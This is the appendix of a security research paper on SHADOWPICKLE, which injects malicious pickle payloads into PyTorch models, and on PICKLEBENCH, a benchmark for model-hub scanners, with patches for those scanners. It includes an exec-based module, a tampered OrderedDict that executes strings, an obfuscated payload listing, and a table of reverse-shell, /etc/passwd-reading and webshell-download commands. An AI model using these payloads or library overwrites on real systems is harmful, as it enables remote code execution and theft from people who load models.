## APPENDIX

### A. Open Science

The SHADOWPICKLE and PICKLEBENCH are publicly available on the

https://shadowPickle-bench.github.io

The website contains the official repository to the source code. The official repository contains all the scripts, code and documentation required to evaluate and run SHADOWPICKLE and PICKLEBENCH.

We store the whole 4000 model benchmark on Google Cloud Storage. However, we do not provide Google sites due to the risk of breaking anonymity. As we cannot upload the full 4000 model benchmark to Zenodo due to the original size being above 2800 GB, we provide a test dataset for anonymous evaluation and review. Therefore, the website also contains a link to the test dataset made for reviewers to access for evaluation of our benchmark. In the test dataset, we provide 160 models, with 120 injected malicious models, and 40 of their benign counterparts. The models were selected based on size, as the 160 models use 46GB of storage.

### B. Ethical Considerations

All attack methodologies would be disclosed to the relevant entities (Hugging Face, PyTorch, Trail Of Bits) including our proposed defenses, discussed in subsection Q. Our PyPI attacks are only uploaded for 24 hours and primarily uploaded on Test PyPI, to limit broad spread among ordinary users. To test closed-source security scanners, we uploaded a sample of our developed attacks to the hosting hubs. These uploaded models came with clear warnings about the malicious behaviour and research-driven purpose of the models. All models are developed with payloads that replicate basic enumeration (`cat /etc/passwd`) or reverse shells to local IPs (`sh -i >& /dev/tcp/127.0.0.1/4444 0>&1`), so that no harm is done to the user environment. Malicious models developed for the study would be provided as part of the artifact evaluation. They would, however, not be publicly provided for security reasons. For reproducibility, we provide the injection scripts and a list of models to inject as part of our injection set.

### C. Dataset Distribution

Table IX illustrates the various datapoints of the models used for our study, and also whether they are synthetically developed. In total, we used 6390 models, of which 3000 were synthetic and prepared for the three (3) attacks described in the paper, and the rest found from real sources. We used four (4) data sources, including models uploaded to hosting hubs such as Hugging Face, and models introduced by studies such as MALHUG [11], Pickleball [27] and PICKLECLOAK [31].

### D. External Attack

Listing 3 depicts the external file called `external.py` used for the External Module attack described in the paper. The function `dangerous_func` uses the inbuilt python library `exec` to execute arbitrary python code. Malicious models can call `dangerous_func` and execute arbitrary code.

Listing 3: `external.py` file, showing the function `dangerous_func`

```
def dangerous_func(cmd):
    exec(cmd)
```

### E. Overwritten Module Attack

Listing 4 and Listing 5 showcase the python library `collections.OrderedDict` before and after editing, which is required for the Overwritten-module attack described in the paper. In Listing 5, the added lines are highlighted in red. The lines are essential so that if declaring an `OrderedDict()` object with just a string, the string is instead parsed as a command to be sent for arbitrary code execution in `exec`. `exec` is capable of executing any string passed to it as an argument, as Python code.

Listing 4: Original `collections.OrderedDict` file, showing the function `__new__`

```
    def __new__(cls, /, *args, **kwds):
        "Create the ordered dict object and set up the
             underlying structures."
        self = dict.__new__(cls)
        self.__hardroot = _Link()
        self.__root = root = _proxy(self.__hardroot)
        root.prev = root.next = root
        self.__map = {}
        return self
```

Listing 5: Overwritten `collections.OrderedDict` file, showing the function `__new__` to execute code with `exec`

```
    def __new__(cls, /, *args, **kwds):
        "Create the ordered dict object and set up the
             underlying structures."
        if args and isinstance(args[0], str):
            result = exec(args[0])
            del result
        self = dict.__new__(cls)
        self.__hardroot = _Link()
        self.__root = _Link()
        root = self.__root
        root.prev = root.next = root
        # self.__root = root = _proxy(self.__hardroot)
        # root.prev = root.next = root
        self.__map = {}
        return self
```

TABLE IX: Details of Datasets used and Hugging Face scraping. "-" indicates that the model was part of a dataset and not collected by us.

| Datasets | Range (Sorted By Most Likes) | Benign | Malicious | Total |
|---|---|---|---|---|
| Real (HF) | 1-3000 | 3000 | 0 | 3000 |
| Synthetic (PyPI Injected) | 3600-4600 | 0 | 1000 | 1000 |
| Synthetic (External Module) | 3600-4600 | 0 | 1000 | 1000 |
| Synthetic (Overwritten Module) | 3600-4600 | 0 | 1000 | 1000 |
| Real (MALHUG) | - | 0 | 85 | 85 |
| Real (PickleBall) | - | 252 | 2 | 248 |
| Real (PICKLECLOAK) | - | 0 | 57 | 57 |
| Real (Total) | - | 3246 | 144 | 3390 |
| Synthetic (Total) | - | 0 | 3000 | 3000 |





Fig. 4: Payload Generation for SHADOWPICKLE

TABLE X: Effectiveness of SHADOWPICKLE on SOTA open-source scanners.

| Type | Analysis Detector | Benign HF (3000) | Malicious (3000) PyPI | External Module | Overwritten Module | Overwritten Module (adaptive attack) |
|---|---|---|---|---|---|---|
| Static | WEIGHTS-ONLY [40] | 54 | 1000 | 1000 | 39 | 0 |
| Performance | **TPR** | | 0.5814 | 0.5906 | 0.372 | **0** |
| | **FNR** | | 0.4186 | 0.4094 | 0.628 | **1** |

### F. Payload Generation

Figure 4 demonstrates how we generate malicious pickles, that are used as payloads to be injected into our synthetic models. These payloads are generated by using Python's `pickle` module, by making the payload a malicious pickle that can be injected into models."

### G. Obfuscation Payload

Listing 6 depicts an example of an obfuscated payload. The payload is generated using `pyarmor` and then pickled to make the suitable payload. The payload depicted is an obfuscated version of the payload `os.system("whoami")`.

Listing 6: Example Obfuscated payload

```
4792: c                    GLOBAL     'pyarmor\_runtime\
    _000000.pyarmor\_runtime \_\_pyarmor\_\_'
4844: r                    LONG\_BINPUT 286261248
4849: X                    BINUNICODE '\_\_main\_\_'
4862: r                    LONG\_BINPUT 286261249
4867: X                    BINUNICODE '/home/zol/School/
    Research/BenchMarking\_Hubs/dist/system\_whoami.py'
4937: r                    LONG\_BINPUT 286261250
4942: c                    GLOBAL     '\_codecs encode'
4958: r                    LONG\_BINPUT 286261251
4963: X                    BINUNICODE 'PY000000\x00\x03\
    x0b\x00\r\r\n\x80\x00\x01\x00\x08\x00\x00\x00\x04\x00\
    x00\x00@\x00\x00\x00\x00\x10\x02\x00\ ...
5843: r                    LONG\_BINPUT 286261252
5848: X                    BINUNICODE 'latin1'
5859: r                    LONG\_BINPUT 286261253
5864: \x86                 TUPLE2
5865: r                    LONG\_BINPUT 286261254
5870: R                    REDUCE
```

### H. Overwritten Module Adaptation

Table X depicts the results of running the adapted Overwritten module to models that end with `SETITEMS`. The attack is adapted by placing the payload before the `SETITEMS` opcode. This is done so that the object placed by `SETITEMS` on the stack is not built with our payload's call of `BUILD`. WEIGHTS-ONLY UNPICKLER prevents `BUILD` from building non-standard objects, therefore needing this adaptation.

### I. PyPI Libraries

The PyPI libraries that we used for our PyPI attack are listed in Table XI. The libraries were gathered by searching "execute" on PyPI, and going down the top 20 pages of the site. The libraries were selected based on those that can execute arbitrary code, or system instructions. Particularly, we look for libraries that have execution functionality similar to `exec` or `subprocess.run` and leverage them to execute arbitrary code with the injected models. We also present the versions used for replicability.

### J. Scanner Versions Used

Table XII lists the versions of the open-source SOTA scanners used. The versions were the latest at the start of the study, and thus have been archived for reproducibility of results.

### K. Payloads Used

We list the payloads used for our malicious models in Table XIII. The payloads are gathered from sources such as PayloadsAllTheThings and revshells.com, popular sites to use for penetration-testing related payloads. The payloads were selected so that they emulate basic reconnaissance and reverse shells, carefully selected for those that would not harm any systems or leave a backdoor for a malicious actor.

### L. FICKLING *fine-grained results*

Table XV shows the fine-grained results of FICKLING. The results are spread across the different FICKLING severity scores (`LIKELY_SAFE`, `POSSIBLY_UNSAFE`, `SUSPICIOUS`, `LIKELY_UNSAFE` `LIKELY_OVERTLY_MALICIOUS`) and an "N/A" category for those that crashed FICKLING.

TABLE XI: PyPI libraries used for PyPI attack in SHADOWPICKLE.

| Library Name | Version Number | Project Link | Additional Notes |
|---|---|---|---|
| execute | 1.2 | https://pypi.org/project/execute/ | |
| sysexecute | 1.2.1 | https://pypi.org/project/sysexecute/ | |
| llm-tools-execute-shell | 0.1.2 | https://pypi.org/project/llm-tools-execute-shell/ | slight editing required for direct execution |
| runnow | 0.1.0.15 | https://pypi.org/project/runnow/ | |
| processrunner | 2.6.0 | https://pypi.org/project/processrunner/ | |
| gptexec | 1.0.0 | https://pypi.org/project/gptexec/ | slight editing for no consent execution |
| pxe | 0.1.0 | https://pypi.org/project/pxe/ | |
| invoke | 3.0.3 | https://pypi.org/project/invoke/ | |
| shell_cmd | 1.0.2 | https://pypi.org/project/shell-cmd/ | |
| raft | 1.6 | https://pypi.org/project/raft/ | |
| gdo | 0.1.2 | https://pypi.org/project/gdo/ | |
| molot | 1.0.3 | https://pypi.org/project/molot/ | |
| exec-utils | 0.1.1 | https://pypi.org/project/exec-utils/ | |
| slutterprime | 1.0.0 | https://pypi.org/project/slutterprime/ | exec primitive; executes arbitrary Python |
| eat | 1.0.0 | https://pypi.org/project/eat/ | exec primitive; evasion-capable |
| exec_cmd | 0.1.0 | https://pypi.org/project/exec_cmd/ | subprocess wrapper |
| muss | 0.2.2 | https://pypi.org/project/muss/ | eval-based execution |
| llmexec | 0.1.1 | https://pypi.org/project/llmexec/ | might require memory_limit increase |
| ey | 0.3.5 | https://pypi.org/project/ey/ | |





Fig. 5: Top 15 libraries flagged by FICKLING in 3000 benign models

TABLE XII: Versions of SOTA open-source scanners used.

| Scanner | Version Number | Commit hash |
|---|---|---|
| PICKLESCAN [43] | 0.0.32 | d3273f4225da08c0998177a5ac0588724fa4bba0 |
| MODELSCAN [44] | 0.8.7 | abc4b1510315ba1ba162e3ae002e5d394db32200 |
| FICKLING [48] | 0.1.5 | 8a302e69c0a41dec30dfc157e696915d4da9392b |
| WEIGHTS-ONLY [40] | 2.9.1 (torch) | dc48fef658cc6fde242af3608d98a9132ea56f2f |
| MODELTRACER [45] | 0.0.1 | 5725b26f62a1c0e4f22c793761cefb70ead64ee5 |

### M. FICKLING *flags compared to* WEIGHTS-ONLY

Figure 5 is a plot to show the overlap of libraries between FICKLING marking them as malicious, and WEIGHTS-ONLY UNPICKLER having them in the whitelist. Red indicates libraries present in the WEIGHTS-ONLY UNPICKLER whitelist, meanwhile blue to indicate not in the whitelist. The figure's overall red indicates that the libraries detected in the top 3000 benign models by FICKLING, were all whitelisted by WEIGHTS-ONLY UNPICKLER.

### N. PICKLEBENCH *Methodology*

Algorithm 1 depicts the workflow algorithm for PICKLEBENCH.

*1) Step 1 - Crawling:* From a selected model hub, we choose a task tag from the most commonly occuring task tags. In our evaluation, we use Hugging Face and the text-generation task tag as it includes the highest number of models, as illustrated in Table XVI. We obtain a list of repositories sorted

TABLE XIII: Payloads used in SHADOWPICKLE.

| Payload | Type | Source |
|---|---|---|
| `whoami` | Reconnaissance | PayloadsAllTheThings |
| `uname -a` | Reconnaissance | PayloadsAllTheThings |
| `ls -la` | Reconnaissance | PayloadsAllTheThings |
| `cat /etc/passwd` | Reconnaissance | PayloadsAllTheThings |
| `echo $PATH` | Reconnaissance | PayloadsAllTheThings |
| `echo $(id)` | Reconnaissance | PayloadsAllTheThings |
| `time if [ $(whoami\|cut -c 1) == s ]; then sleep 5; fi` | Reconnaissance | PayloadsAllTheThings |
| `nslookup `whoami`.127.0.0.1` | Reconnaissance | PayloadsAllTheThings |
| `for i in $(ls /) ; do host "0.0.0.0"; done` | Reconnaissance | PayloadsAllTheThings |
| `curl http://0.0.0.0:4444/ -o webshell.php` | Reconnaissance | PayloadsAllTheThings |
| `sh -i >& /dev/tcp/127.0.0.1/4444 0>&1` | Reverse Shell | revshells.com |
| `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f\|sh -i 2>&1\|nc 127.0.0.1 4444 >/tmp/f` | Reverse Shell | revshells.com |
| `nc -e /bin/sh 127.0.0.1 4444` | Reverse Shell | revshells.com |
| `zsh -c 'zmodload zsh/net/tcp && ztcp 127.0.0.1 4444 && zsh >&$REPLY 2>&$REPLY 0>&$REPLY'` | Reverse Shell | revshells.com |
| `python3 -c 'import pty; pty.spawn(["/bin/bash", "-c", "echo hello;exit"])'` | Python Exec | PayloadsAllTheThings |
| `print(open('/etc/passwd').read())` | Python Exec | PayloadsAllTheThings |
| `pdb.os.system('ls')` | Python Exec | PayloadsAllTheThings |
| `pty.spawn('ls')` | Python Exec | PayloadsAllTheThings |
| `importlib.import_module('os').system('ls')` | Python Exec | PayloadsAllTheThings |

TABLE XIV: Strengths and Limitations of SOTA benchmarks.

| Benchmarks | Strengths | Limitations |
|---|---|---|
| **MALHUG**<br>Malicious: 91<br>Benign: 0 | - **Created by scanning Hugging Face**<br>- Used a **closed-source custom tool to scan** and find the models<br>- Dataset is **publicly available** | - **Benchmark is not extensible**<br>- **Static scanning** at a point of time<br>- **Does not allow for benchmarking whitelists** |
| **Pickleball**<br>Malicious: 2<br>Benign:252 | - **Created by scanning Hugging Face with WEIGHTS-ONLY**<br>- Sizable number of models to test benign libraries and therefore **whitelist benchmarking**<br>- Dataset and tool are **publicly available** | - **Benchmark is not extensible**<br>- **Static** at a point in time<br>- **Malicious set is only two custom models** |
| **PICKLECLOAK**<br>Malicious: 57<br>Benign: 0 | - Made with the custom gadget-finding tool to be able to benchmark blacklists<br>- **Extendable to other libraries by using the tool on new libraries for more execution paths**<br>- Dataset and tool are **publicly available**<br>- Dataset is **dynamic** due to **extensibility** | - **Does not allow for whitelist benchmarking**<br>- *Does not include benign models*<br>- *Malicious models are synthetic in nature* |
| **PICKLEBENCH (ours)**<br>Malicious: 3000<br>Benign: 1000 | - Made with three new attack methodologies<br>- **Extensible with the injection scripts and applying methodologies to new models**<br>- Dataset and tool are **publicly available**<br>- **Overwritten Module attack provides novel whitelist benchmarking capabilities**<br>- Supports generalised **blacklist assessment** | - *Malicious models are synthetic in nature* |

TABLE XV: Granular results by severity of FICKLING run on 3000 benign models. N/A indicates number of models that crashed

| Scanner | LIKELY_SAFE | POSSIBLY_UNSAFE | SUSPICIOUS | LIKELY_UNSAFE | OVERTLY_MALICIOUS | N/A |
|---|---|---|---|---|---|---|
| Vanilla FICKLING | 142 | 0 | 0 | 2834 | 0 | 24 |
| FICKLING Patch (ours) | 620 | 0 | 2370 | 4 | 0 | 24 |
| FICKLING Patch + Environment checking | 620 | 0 | 2370 | 4 | 0 | 24 |

TABLE XVI: Number of PTMs on Top four (4) Model Hubs.

| Hub | #Models | Text Generation |
|---|---|---|
| Hugging Face [1] | 2535618 | 320324 |
| GitHub [2] | 150685 | 1732 |
| OpenCSG [3] | 192701 | 5343 |
| ModelScope [4] | 156193 | 33831 |

by likes with the intuition that models with a higher number of likes are less likely to be malicious. Once the list of repositories with the chosen task tag is obtained, we filter for `pytorch_model.bin` model files. Additionally, we check whether each model has been flagged by any of the proprietary scanners on the model hub. If the model has been flagged, the model is skipped. Otherwise, we download the model as a suitable candidate for PICKLEBENCH. This process is repeated until the desired number of benign models (1000) is reached.

*2) Step 2 - Payload Generation:* We collect a set of real-world payloads (20), including reverse shells and data exfiltration from `revshells.com` [61], `PayloadsAllTheThings` [60], etc. The collected payloads are Pickled into self-contained files, such that they can be directly injected into PyTorch models, as they are both binary data with the same set of opcodes. PyPI-related payloads are generated using `Pickle.dump()`, therefore the approach is restricted to objects that are serializable via Python's Pickle mechanism, hence precluding the inclusion

**Algorithm 1** : Dynamic Benchmarking Pipeline

**Input:** *Model hub*: target model repository = `HuggingFace`
*tag*: task tag = `text-generation`
*attack_type*: type of attack to inject
$\mathcal{P}$: set of payloads
SOURCES: `PayloadsAllTheThings`, `revshells.com`
**Output:** $\mathcal{M}_{\text{result}}$: dictionary with scan results for injected models

// **Step 1: Crawl for models tagged as safe**
$\mathcal{M}_{\text{benign}} \leftarrow []$
**for** each *model* in Model hub.Tag **do**
  **if** *is_tagged_safe(model)* and *len*($\mathcal{M}_{\text{benign}}$) $< 1000$ **then**
    $\mathcal{M}_{\text{benign}}$.append(*model*)
  **end if**
**end for**
// **Step 2: Generate attack payloads**
$\mathcal{M}_{\text{payload}} = []$
**for** $p \in$ SOURCES(*attack_type*) **do**
  $\mathcal{M}_{\text{payload}}.append(\{\text{PICKLE}(p)\})$
  // each $p \in \mathcal{P}$ is Pickled depending on attack type
**end for**
// **Step 3: Inject payload into each model and validate**
$\mathcal{M}_{\text{result}} = \{\}$
**for** each $m_i \in \mathcal{M}_{\text{benign}}$ **do**
  *injection_success* = False
  **while** $\neg$ injection_success **do**
    $m_i^{\text{inj}} \leftarrow \text{INJECTPAYLOAD}(m_i, \mathcal{M}_{\text{payload}}.random())$
    // embed payload into model Pickle file
    *valid* $\leftarrow$ VALIDATEMODEL($m_i^{\text{inj}}$)
    // confirm model still loads without error
    *malpayload* $\leftarrow$ MALICIOUSEXECUTION($m_i^{\text{inj}}$)
    // confirm payload is valid
    **if** $\neg$ *valid* **or** $\neg$ *malpayload* **then**
      **continue**
      // skip if model or payload is broken
    **end if**
    *injection_success* = True
    STOREMODEL($m_i^{\text{inj}}$) //Archive model
  **end while**
  // **Step 4: Evaluate against SOTA scanners**
  $S \leftarrow$ [`modelscan`, `Picklescan`, `fickling`, ...]
  **for** each $s_j \in S$ **do**
    *detected, scanner_output* $= s_j(m_i^{\text{inj}})$
    $\mathcal{M}_{\text{result}}[(m_i^{\text{inj}}, s_j)] =$ *(detected, scanner_output)*
    // get scanner result for injected model
  **end for**
**end for**
**return** $\mathcal{M}_{\text{result}}$

of custom objects required by certain libraries. Table I (fourth column) shows a resulting malicious PTM disassembled using `Pickletools.dis()` [46] and its payload. Figure 4 (appendix) illustrates the payload generation process.

*3) Step 3 - Payload Injection:* From the set of payload-injected Pickles in the previous step (step 3), we randomly sample a payload Pickle to be injected into the downloaded PTMs from the Crawling step (step 1). We then edit the memory addresses of the injecting Pickle file to be greater than any addresses of the original PyTorch file, since the Pickle VM works based on a stack and memory based architecture. This is done to preserve stack integrity and prevent the original PyTorch model's stack from being overwritten during payload execution. The injected model is then validated and stored as part of PICKLEBENCH *if and only if* the following two validation steps passes: (1) *Format validation,* the injected model is ascertained to be a valid Pickle file by loading it and monitoring for errors/exceptions. (2) *Payload validation*, we confirm that the injected payload behaves as intended when the model is deserialized.

*4) Step 4 - Scanning:* Finally, we evaluate the curated dynamic benchmark (PICKLEBENCH) against the SOTA open-source scanners. The goal is to examine the performance of the scanners on PICKLEBENCH. We feed each model in PICKLEBENCH to be scanned by each scanner. The scanner's verdict and the output from `STDOUT` and `STDERR` on an injected model are logged for further review.

### *O.* PICKLEBENCH *Generalizability*

We generalize PICKLEBENCH by incorporating previously designed benchmarks (MALHUG and PICKLECLOAK). We integrate the benchmarks by injecting the payloads from the benchmarks into Pytorch models. The injected models perform similarly to the original benchmark performance in Table VIII, as observed in the Table XVII. Table XVII depicts the results of benign models injected with payloads from MALHUG ( Detection rates *0.955 vs. 9435*) and PICKLECLOAK ( Detection rates *0.5 vs. 5824*).

To facilitate development of further generalized benchmarks, we document our methodology of injection for the benchmarks. As depicted in subsection VI-E, we use the 100 payloads generated by PICKLECLOAK to inject into the Pytorch models. However, as PICKLECLOAK was originally designed to be used with Pickora [72] and have the pickles in protocol 4, we adjust to protocol 2 for compatibility with our injector. For MALHUG, we extract the payloads from the csv provided in the repository [73] and inject them into benign Pytorch models. To inject, we use FICKLING's `inject_payload` function to inject the models. We do not use `inject_payload` in our own injector because it uses Python's builtin `exec`, which is on the blacklist of most ML security scanners. We provide the injection scripts in the artifact.

TABLE XVII: Open-source SOTA's performance on SHADOWPICKLE vs. SOTA Benchmarks.

| Type | Analysis Detector | Benign (40) | Existing Benchmarks PICKLECLOAK Injected (40) | Existing Benchmarks MALHUG Injected (40) |
|---|---|---|---|---|
| Static | PICKLESCAN [43] | 0 | 3 | 40 |
| | MODELSCAN [44] | 0 | 1 | 40 |
| | FICKLING [48] | 40 | 40 | 40 |
| | WEIGHTS-ONLY [40] | 0 | 40 | 40 |
| Dynamic | ModelTracer [45] | 0 | 16 | 31 |
| | Detection Rate | | 0.5 | 0.955 |

### P. Why do SOTA scanners fail?

MODELTRACER only has a recall of 0.8937 (see Table IV) because its blacklist of `syscalls` is *incomplete*. For example, it does not detect a malicious payload that only reads information and prints it out (e.g., "`cat /etc/passwd`") because the payload only uses syscalls like `write` and `read`, which are not on the blacklist of MODELTRACER's syscalls.

Although WEIGHTS-ONLY UNPICKLER performs well due to its whitelist, SHADOWPICKLE demonstrate that whitelisting is susceptible to the Overwritten Module attack since it overwrites libraries in the whitelist. We also inspected the 39 instances of SHADOWPICKLE (Overwritten) detected by WEIGHTS-ONLY UNPICKLER (see Table IV) and found that it is not truly detecting the SHADOWPICKLE (Overwritten attack). They are only flagged because of dictionary usage. Specifically, models end with the opcode `SETITEMS` which puts a dictionary on the stack of the Pickle VM. This dictionary then gets popped by our attack when we call the `BUILD` opcode (such as Table I). However, WEIGHTS-ONLY UNPICKLER does not allow for building dictionaries, thus it flags the model as malicious. To address this issue, we additionally injected the payload before the `SETITEMS` opcode and show that that none of the new models are detected by WEIGHTS-ONLY UNPICKLER. Table X (appendix) reports this adaptive SHADOWPICKLE attack and its results.

PICKLESCAN and MODELSCAN perform poorly due to the use of a static, non-exhaustive blacklist. The blacklist in use is more appropriate for widely known execution libraries, like `posix system`, such as the Library Import attack in Table I. SHADOWPICKLE evades the blacklist by using libraries from PyPI (Listing 1) or custom external modules (Listing 2) which are not listed.

FICKLING flags almost all tested PTMs as *suspicious or unsafe*, regardless of whether they are benign or malicious (Table IV). It has a high false positive rate because of its import whitelisting. This is evident by its F1-score of 0.6791. An import that is not part of the FICKLING whitelist results in the model being flagged as `LIKELY_UNSAFE`. FICKLING also flags models as `SUSPICIOUS` if they do not pass its dataflow analysis [62]. Table XV (appendix) reports the fine-grained results for FICKLING at different severity levels.

### Q. Security Recommendations & Patches

To the best of our knowledge, none of the security scanners employ environment checking as part of their security checks. SHADOWPICKLE (Overwritten Module) replaces the original Python libraries with the Attacker crafted library. Therefore, it is imperative to verify environment safety to get a holistic security evaluation.

**WEIGHTS-ONLY Patch:** We recommend that Pickle Loading Environments such as WEIGHTS-ONLY UNPICKLER implement additional environment checks to ascertain that the execution environment is safe, e.g., not altered, similar to the SHADOWPICKLE's `sys.modules` overwrite. This additional check allows to detect environment-altering attacks such as the SHADOWPICKLE's Overwritten Module attack. We implement this patch by checking whether a whitelisted builtin Python libraries (e.g., `collections.OrderedDict`) in `sys.modules` is found in a non-standard directory (e.g., `site-packages`) in the environment. This indicates a tampered environment because directories like `site-packages` are the default directory of installation for third party libraries, and builtin libraries like `collections` instead are found as part of the Python installation (`/usr/bin` or `venv/bin`). Table XVIII shows that our WEIGHTS-ONLY-patch increases the F1-score of WEIGHTS-ONLY by *19%*. Overall, this defense improves the efficacy of scanners and model hub security.

**Fickling Patch:** Table IV shows that FICKLING has a huge number of false positives. To address this issue, we analyse the whitelist of FICKLING and compare it to the whitelist in WEIGHTS-ONLY UNPICKLER [40], PyTorch's official restricted loading environment. We notice that FICKLING was flagging benign libraries, some of which are part of WEIGHTS-ONLY UNPICKLER's whitelist. Figure 5 (appendix) shows the top-15, most frequent libraries flagged by Fickling in the tested 3000 benign models (from **RQ1**). Libraries in red show libaries that are marked by FICKLING as malicious, even though WEIGHTS-ONLY UNPICKLER has them on the whitelist. Therefore, we patched FICKLING, such that it also includes the libraries in WEIGHTS-ONLY UNPICKLER as part of the whitelist, and rerun the scanner on the 3000 benign models. Table XVIII depicts the scanner performance before and after patching. We observed a (16% (2834 vs. 2374)) decrease in false positives. 2370 out of the 2374 false positives fail the dataflow analysis of FICKLING. Thus, they are marked as `SUSPICIOUS` with a lower severity than the `LIKELY_UNSAFE` earlier (Table XV (appendix)). To address this, we augmented FICKLING with environment checking (as proposed for WEIGHTS-ONLY). This improves FICKLING's F1-score by *5%* (0.7165 vs. 0.6791).

**Security Recommendations for Model hubs:** We propose two (2) security recommendations for model hubs:

*PyPI Scanning:* To mitigate SHADOWPICKLE's PyPI attack, we recommend that model hubs employ gadget-finding tools like PICKLECLOAK. Although PICKLECLOAK's gadget-finders were developed for attack orchestration, augmenting scanners with gadget-finders will discover vulnerable PyPI libraries capable of arbitrary code execution, which will improve model hub security if blacklisted. This is important since certain PyPI modules (e.g., `raft` [67]) may appear to

TABLE XVIII: Performance of FICKLING and WEIGHTS-ONLY against our patches.

| Scanner | Benign | Malicious (3000) | | | Overall Performance | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | (3000) | PyPI (1000) | External Module (1000) | Overwritten Module (1000) | TP | FP | TN | FN | Precision | Recall | F1-score |
| Vanilla WEIGHTS-ONLY | 54 | 1000 | 1000 | 39 | 2039 | 54 | 2946 | 961 | 0.9742 | 0.6797 | 0.8007 |
| WEIGHTS-ONLY Patch | 54 | 1000 | 1000 | 1000 | 3000 | 54 | 2946 | 0 | **0.9823** | **1** | **0.9911** |
| Vanilla FICKLING | 2834 | 1000 | 1000 | 1000 | 3000 | 2834 | 166 | 0 | 0.5142 | **1** | 0.6791 |
| FICKLING Patch | 2374 | 1000 | 1000 | 0 | 2000 | 2374 | 626 | 1000 | 0.4572 | 0.6667 | 0.5424 |
| FICKLING Patch + Environment checking | 2374 | 1000 | 1000 | 1000 | 3000 | 2374 | 626 | 0 | 0.5582 | **1** | 0.7165 |

be benign but can be used to orchestrate malicious activities when installed, e.g., privilege escalation.

*Requirements Scanning:* SHADOWPICKLE's PyPI and Overwritten module attacks are distributed through third-party libraries on PyPI. Therefore, we recommend the use of vulnerability scanners like Pysentry [71] for model hub security. These scanners would scan files that are typically used for third-party library installation (`requirements.txt` or `uv.lock`). This allows users to potentially inspect vulnerable libraries installed during model loading.

## REFERENCES


[1] H. Face, "Hugging face – the ai community building the future." https://huggingface.co/, 2016, [Accessed 07-11-2025].

[2] GitHub, "Github," https://github.com/, 2007, [Accessed 07-11-2025].

[3] "Opencsg," https://opencsg.com/, 2023, [Accessed 07-11-2025].

[4] ModelScope, "Modelscope," https://modelscope.cn/home, 2022, [Accessed 07-11-2025].

[5] Nvidia, "nvidia/nemotron-cascade-2-30b-a3b - hugging face," https://huggingface.co/nvidia/Nemotron-Cascade-2-30B-A3B, 2026, [Accessed 13-04-2026].

[6] Google, "google/gemma-4-31b-it - hugging face," https://huggingface.co/google/gemma-4-31B-it, 2026, [Accessed 13-04-2026].

[7] Microsoft, "microsoft/harrier-oss-v1-0.6b - hugging face," https://huggingface.co/microsoft/harrier-oss-v1-0.6b, 2026, [Accessed 13-04-2026].

[8] OpenAI, "openai/gpt-oss-120b - hugging face," https://huggingface.co/openai/gpt-oss-120b, 2025, [Accessed 13-04-2026].

